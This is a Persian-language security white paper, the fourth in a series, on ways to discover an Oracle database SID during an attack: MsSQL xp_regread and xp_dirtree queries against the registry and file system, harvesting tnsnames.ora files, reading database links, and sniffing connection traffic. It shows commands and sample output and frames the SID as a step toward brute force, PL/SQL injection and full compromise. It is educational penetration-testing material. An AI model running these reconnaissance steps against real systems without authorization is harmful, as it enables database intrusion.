آزمایشگاه و مرکز تخصصی آپا

در حوزه پایگاه داده ها

# روش های کشف شناسه سیستم در پایگاه داده اوراکل ( قسمت چهارم )


**علی عباسی**

**abbasi@ustmb.ac.ir**


فروردین ماه 1388

آزمایشگاه و مرکز تخصصی آپا در حوزه پایگاه داده ها- مقاله سفید

در آخرین سری از سری مقالات روش های کشف شناسه سیستم به بررسی روش های کشف شناسه سیستم با استفاده از مجوز های دسترسی در پایگاه داده MsSQL خواهیم پرداخت و پس از آن روش های کشف شناسه سیستم با استفاده از مجوز های دسترسی در شبکه هدف ( در صورت وجود ) و اجرای حملات شنود بر روی شبکه با استفاده از ابزار wireshark را مورد بررسی قرار میدهیم.

**بدست آوردن شناسه سیستم به وسیله یک حساب MsSQL در سرور :**

بر اساس بررسی های صورت گرفته غالباً مشاهده میشود که راهبران سیستم پایگاه های داده مختلفی را در یک سرور نصب میکنند. یکی از رایج ترین این وضعیت ها نصب همزمان پایگاه داده اوراکل و MsSQL در کنار یکدیگر میباشد.

در صورتی که ما دارای هر نوع حسابی در سرور MsSQL دارای دسترسی عمومی به جدول master ( به عنوان مثال ما این دسترسی را با استفاده از حمله راه دور جستجوی تمام حالات دریافت کرده ایم ) باشیم میتوانیم شناسه سیستم را با استفاده از رویه ذخیره شده در MsSQL بدست آوریم.

تمامی روش های بدست آوردن شناسه سیستم ، برای ویرایش های پایگاه های داده مختلف متفاوت اند ولی همه آنها بر مبنای دو رویه ذخیره شده میباشند:

Master..xp_regread – برای خواندن مقادیر کلید های رجیستری

Master.r.xp_dirtree – برگرداندن مقادیر شاخه سرور به ما

به عنوان مثال در پایگاه داده اوراکل نسخه 9i R2 شناسه سیستم در مسیر کلید رجیستری مشخصی قرار دارد که با اجرای فرمان زیر قابل مشاهده است:

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE', 'SOFTWARE\ORACLE\HOME0', 'ORACLE_SID'
GO
```


بدست آوردن شناسه سیستم از رجیستری بوسیله رویه های ذخیره شده MsSQL

برای بدست آوردن شناسه سیستم نسخه های جدیدتر پایگاه داده اوراکل ما باید از راه های دیگری استفاده کنیم.

**بدست آوردن شناسه سیستم بوسیله لیست کردن سرویس ها :**

سرویس اصلی پایگاه داده از شناسه سیستم در عنوان خود استفاده میکند. برای دستیابی به لیست سرویس ها ما میتوانیم از فرمان زیر در MsSQL استفاده کنیم:

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE',
'SYSTEM\CurrentControlSet\Services\Eventlog\Application', 'Sources'
GO
```

```
1>
2> EXEC master..xp_regread 'HKEY_LOCAL_MACHINE', 'SYSTEM\CurrentControlSet\Servi
ces\Eventlog\Application', 'Sources'
3> go
Value Value Data
----- ----- ----
Sources - Item #1 WSH NULL
Sources - Item #2 WMIAdapter NULL
Sources - Item #3 WmdmPmSN NULL
Sources - Item #4 WinMgmt NULL
Sources - Item #5 Winlogon NULL
Sources - Item #6 Windows Product Activation NULL
Sources - Item #7 Windows 3.1 Migration NULL
Sources - Item #8 WebClient NULL
Sources - Item #9 VSS NULL
Sources - Item #10 vmtools NULL
Sources - Item #11 VBRuntime NULL
Sources - Item #12 Userinit NULL
Sources - Item #13 Userenv NULL
Sources - Item #14 UploadM NULL
Sources - Item #15 TrustMonitor NULL
Sources - Item #16 Tlntsvr NULL
Sources - Item #17 SysmonLog NULL
Sources - Item #18 SQLSERVERAGENT NULL
Sources - Item #19 SQLFTHNDLR NULL
Sources - Item #20 SQLCTR NULL
Sources - Item #21 SpoolerCtrs NULL
Sources - Item #22 Software Restriction Policies NULL
Sources - Item #23 Software Installation NULL
Sources - Item #24 SclgNtfy NULL
Sources - Item #25 SceSrv NULL
Sources - Item #26 SceCli NULL
Sources - Item #27 safrslv NULL
Sources - Item #28 SAFrdms NULL
Sources - Item #29 Remote Assistance NULL
Sources - Item #30 PerfProc NULL
Sources - Item #31 PerfOS NULL
Sources - Item #32 PerfNet NULL
Sources - Item #33 Perfmon NULL
Sources - Item #34 Perflib NULL
Sources - Item #35 PerfDisk NULL
Sources - Item #36 Perfctrs NULL
Sources - Item #37 PassportManager NULL
Sources - Item #38 OracleOraDb10g_home1iSQL*Plus NULL
Sources - Item #39 OracleDBConsoleorcl NULL
Sources - Item #40 Oracle.orcl NULL
Sources - Item #41 Offline Files NULL
```


بدست آوردن شناسه سیستمی پایگاه داده در لیست سرویس ها بوسیله رویه های ذخیره شده MsSQL

همانطور که در بالا مشاهده میکنید. شماره 40 مربوط به سرویس اصلی پایگاه داده اوراکل است که به صورت Oracle.**orcl** معرفی شده است. در تصویر بالا شناسه سیستم برابر مقدار "ORCL" میباشد. این روش در نسخه های 10g R1 ، 10g R2 و 11g R1 قابل استفاده است.

**بدست آوردن شناسه سیستم بوسیله کلید رجیستری HKLM/Software/ORACLE :**

هنگامی که پایگاه داده اورکل را نصب میکنیم به صورت پیشفرض پوشه ای با توجه به نسخه پایگاه داده ایجاد میشود. به عنوان مثال در نسخه 10g پایگاه داده اوراکل نام این پوشه KEY_OraDb10g_home1 و در نسخه 11g نام آن KEY_OraDb11g_home1 میباشد. برای بدست آوردن شناسه سیستم ما باید کلید ORACLE_SID ذخیره شده در مسیر مشخص شده در زیر را بخوانیم :

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE', 'SOFTWARE\ORACLE\KEY_OraDb10g_home1',
'ORACLE_SID'
GO
```




بدست آوردن شناسه سیستم بوسیله کلید رجیستری

**بدست آوردن شناسه سیستم با استفاده از لیست کردن شاخه در MsSQL :**

در صورتی که روش های معرفی شده موفقیت آمیز نبودند ما میتوانیم برای خواندن شاخه $ORACLE_HOME اقدام کرده و سپس لیست دایکتوری های این فولدر را در جایی که بتوانیم مقدار شناسه سیستم را پیدا کنیم ببینیم. ( این روش در بخش "بدست آوردن شناسه سیستم به وسیله یک حساب قرار داد انتقال فایل در سرور هدف" تعریف شده است).

به عنوان مثال در اوراکل 11g ما میتوانیم مقدار *$ORACLE_HOME* را با استفاده از فرمان زیر دریافت کنیم:

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE', 'SOFTWARE\ORACLE\ODP.NET\1.111.6.0', 'DllPath'
GO
```

در نسخه 10g ما میتوانیم مقادیر پیش فرض *$ORACLE_HOME* را امتحان کنیم:

```
C:\oracle\product\10.2.0\
C:\oracle\product\10.1.0\
```

نمونه ای از بدست آوردن شناسه سیستم با استفاده از لیست دایکتوری ها در اوراکل 10g r1 :

```
EXEC master..xp_dirtree '$ORACLE_HOME'
GO
C:\Program Files\Windows Resource Kits\Tools>sqlcmd -S 192.168.30.102 -U test -P
test -W
1> EXEC master..xp_dirtree 'C:\oracle\product\10.1.0\oradata\'
2> go
subdirectory depth
------------ -----
1> EXEC master..xp_dirtree 'D:\oracle\product\10.1.0\oradata\'
2> go
subdirectory depth
------------ -----
1> EXEC master..xp_dirtree 'D:\oracle\product\10.2.0\oradata\'
2> go
subdirectory depth
------------ -----
1> EXEC master..xp_dirtree 'C:\oracle\product\10.2.0\oradata\'
2> go
subdirectory depth
-------
orcl 1
```


در نهایت ما متوجه شدیم که مقدار $ORACLE_HOME برابر C:\oracle\product\10.2.0 و شناسه سیستم برابر "orcl" میباشد.

**بدست آوردن شناسه سیستم بوسیله داشتن دسترسی بیشتر به شبکه هدف :**

در دنیای واقعی سیستم های اطلاعاتی شامل سرور های پایگاه داده ی متصل به یکدیگر متفاوتی است . بعضی از سرور ها از سرور های دیگر امن تر یا نا امن تر اند . در صورتی که ما در وضعیتی بتوانیم به سروری با امنیت کمتر دسترسی پیدا کنیم ، این دسترسی به ما برای حمله و در اختیار گرفتن دسترسی در سرور های ایمن تر کمک خواهد کرد.در ادامه به شما نشان خواهیم داد که چگونه میتوان شناسه سیستم را با استفاده از سرور های پایگاه داده دیگر و یا با شنود کردن شبکه هدف بدست آوریم.

**بدست آوردن شناسه سیستم با استفاده از پایگاه های داده ی دیگر :**

در صورتی که ما به بعضی از پایگاه های داده اوراکل در سیستم اطلاعاتی هدف دسترسی داشته باشیم میتوانیم اقدام به بدست آوردن شناسه سیستم با استفاده از اتصالات بین پایگاه داده کنیم. برای پیدا کردن تمامی اتصالات پایگاه های داده ما میتوانیم از ابزار Oscanner استفاده کنیم. همچنین در اتصالات پایگاه داده ما نه تنها میتوانیم شناسه سیستم را پیدا کنیم بلکه امکان شناسایی نام کاربری و کلمه عبور ارتباط را نیز خواهیم داشت.




بدست آوردن شناسه سیستم با استفاده از اتصالات پایگاه داده

آزمایشگاه و مرکز تخصصی آپا در حوزه پایگاه داده ها- مقاله سفید

در مثال ما میتوانیم لینک بین پایگاه های داده با شناسه های سیستمی TEST11 و TEST را مشاهده کنیم. بر اساس های آمار های تست نفوذپذیری منتشر شده توسط شرکت DSecRG ، 20 درصد از پایگاه های داده از اتصال های پایگاه داده ای عمومی استفاده میکنند.

**بدست آوردن شناسه سیستم از سرور های دیگر در سیستم اطلاعاتی هدف :**

در صورتی که ما بتوانیم به سیستم عامل یکی از سرور های پایگاه داده در یک سیستم اطلاعاتی دسترسی پیدا کنیم ، میتوانیم از آن دسترسی جهت پیدا کردن فایل های پیکربندی لینک شده به پایگاه های داده دیگر استفاده کنیم.

به طور معمول اتصال های پایگاه داده در فایل پیکربندی tnsnames.ora در مسیر *$ORACLE_HOME/NETWORK/admin/tnsnames.ora* ذخیره شده اند. همچنین ما میتوانیم برای بدست آوردن کپی های قدیمی تر فایل tnsnames.ora تلاش کنیم. در سیستم های شبه یونیکسی ما میتوانیم فایل های قدیمی پیکربندی را با استفاده از فرمان زیر پیدا کنیم :

```
find / -name tnsnames*
```

```
# tnsnames.ora Network Configuration File:
E:\Oracle\product\10.1.0\Client_1\NETWORK\ADMIN\tnsnames.ora
# Generated by Oracle configuration tools.

ORCL102_192.168.30.201 =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.30.201)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SID = ORCL102)
      (SERVER = DEDICATED)
    )
  )

DB_192.168.30.111 =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.30.111)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SID = DB)
      (SERVER = DEDICATED)
    )
  )

ORCL_192.168.40.33 =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.40.33)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SID = ORCL)
      (SERVER = DEDICATED)
    )
  )
```

نمونه ای از فایل tnsnames.ora حاوی شناسه های سیستم

آزمایشگاه و مرکز تخصصی آپا در حوزه پایگاه داده ها- مقاله سفید


در مثال ما شما میتوانید اطلاعات 3 سرور حاوی آدرس IP و شناسه های سیستمی آنها را مشاهده کنید.

بر اساس گزارشات تست نفوذپذیری شرکت DSecRG ، 60 درصد فایل های tnsnames.ora حاوی اطلاعات مربوط به اتصال به پایگاه های داده دیگر هستند.

**شنود شناسه سیستمی پایگاه داده از طریق شبکه :**

در صورتی که ما بتوانیم ترافیک شبکه را ما بین کاربران پایگاه داده و سرور پایگاه داده شنود کنیم ، خواهیم توانست شناسه سیستم را در هنگام انتقال در شبکه بدست آوریم. برای شنود اطلاعات قابل انتقال در شبکه میتوانیم از هر برنامه تحلیل گر شبکه ای مانند Wireshark استفاده کنیم.

همانطوری که در تصویر زیر مشاهده میکنید کاربری با آدرس ، 192.168.40.14 در حال تلاش برای برقراری ارتباط به پایگاه داده به آدرس ، 192.168.40.33 و انتقال SERVICE_NAME به پایگاه داده میباشد. ( شنود شناسه سیستم نیز از همین طریق امکان پذیر است )




شنود SERVICE_NAME

**نتیجه گیری :**

در این مقاله تمامی راه های خاص و یا رایج برای بدست آوردن شناسه سیستم از حمله جستجوی تمامی حالات به صورت ساده تا روش های جدید کشف شناسه سیستم در نرم افزار های ثالث را مورد بررسی قرار دادیم.

همانطور که قبلا هم گفته شد ، بدست آوردن شناسه سیستم مرحله بسیار مهمی در جهت دسترسی به پایگاه داده به شمار میرود. حال وقتی میدانیم چگونه شناسه سیستم پایگاه داده را بدست آوریم ، خواهیم توانست حساب های کاربری پایگاه داده را مورد حمله جستجوی تمامی حالات قرار دهیم ، با استفاده از حملات تزریق PL/SQL دسترسی خود را بالا برده ، به سیستم عامل دسترسی پیدا کرده و در نهایت سیستم هدف را به طور کامل منهدم کنیم !

پایان.